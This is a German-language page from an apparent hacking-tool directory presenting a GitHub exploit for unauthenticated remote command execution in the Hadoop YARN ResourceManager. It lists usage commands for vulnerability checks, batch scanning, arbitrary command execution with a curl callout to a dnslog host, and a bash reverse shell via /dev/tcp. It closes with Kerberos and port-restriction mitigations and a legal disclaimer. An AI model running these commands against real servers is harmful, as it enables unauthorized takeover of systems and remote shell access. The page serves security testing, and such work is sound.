
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/al1ex/hadoop-yarn-resourcemanager-rce
SchwachstellenscannerSchwachstellenanalyseExploitationPenetrationstestsRed TeamingRemote-Access-Tool
GitHubal1ex/hadoop-yarn-resourcemanager-rce

Hadoop-Yarn-ResourceManager-RCE

# Hadoop YARN ResourceManager Unautorisierte RCE

Repository anzeigen
391430vor 4 JahrenVon Kitploit geprüft
Teilen

Auswirkungen der Schwachstelle

Im Hadoop yarn ResourceManager gab es eine Schwachstelle für unbefugten Zugriff. Diese Schwachstelle bestand in Hadoop yarn, der Kernkomponente von Hadoop. Da Hadoop yarn den RPC-Dienst standardmäßig öffentlich zugänglich machte, konnte ein entfernter Angreifer diese Schwachstelle für unbefugten Zugriff ausnutzen und über den RPC-Dienst beliebige Befehle ausführen, um den Zielserver zu kontrollieren. Angesichts des hohen Risikostatus und des großen Schadens dieser Schwachstelle sowie der Tatsache, dass die Details bereits offengelegt und ausgenutzt wurden, wird allen Benutzern von Apache Hadoop empfohlen, eine Selbstprüfung durchzuführen und rechtzeitig Sicherheitsmaßnahmen zu ergreifen.

Betroffenes Produkt

Apache Hadoop Yarn *

Schwachstellen-Check


Grundlegende Verwendung

python3 Hadoop_Yan_RPC_RCE.py

img


Prüfung auf Schwachstellen

python3 Hadoop_Yan_RPC_RCE.py -v true -t http://www.target.com 

img


Befehlsausführung

python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com  -c "curl xxx.dnslog.cn"
attack

dnslog

Stapelscan

python3 Hadoop_Yan_RPC_RCE.py -s true -f target.txt

scan_result


Reverse Shell

python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com -c "bash -i >& /dev/tcp/ip/port 0>&1"
reverse_shell1

Referenzen

https://nosec.org/home/detail/4905.html

https://github.com/N0b1ta/Bit-Cannon/tree/master/Apache/Hadoop/YARN/hadoop-yarn-rest-api-unauth

Sicherheitshinweise

1.Aktivieren Sie die Kerberos-Authentifizierung, um unbefugten Zugriff zu verhindern.

<property>
    <name>hadoop.security.authentication</name>
    <value>kerberos</value>
    <final>false</final>
    <source>core-site.xml</source>
</property>...
<property>
    <name>hadoop.rpc.protection</name>
    <value>authentication</value>
    <final>false</final>
    <source>core-default.xml</source>
</property>

2.Verhindern Sie, dass externe Adressen auf die zugehörigen Ports des Hadoop-RPC-Dienstes zugreifen, oder konfigurieren Sie diese so, dass sie nur für vertrauenswürdige Adressen geöffnet sind.

Feierliche Erklärung: Verwenden Sie dieses Tool nicht für illegale Aktivitäten. Dieses Tool dient ausschließlich der Sicherheits-Selbstprüfung durch das Personal der Partei A und das Personal der Partei B. Wenn der Benutzer es illegal verwendet, trägt der Benutzer die rechtliche Verantwortung!!!.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →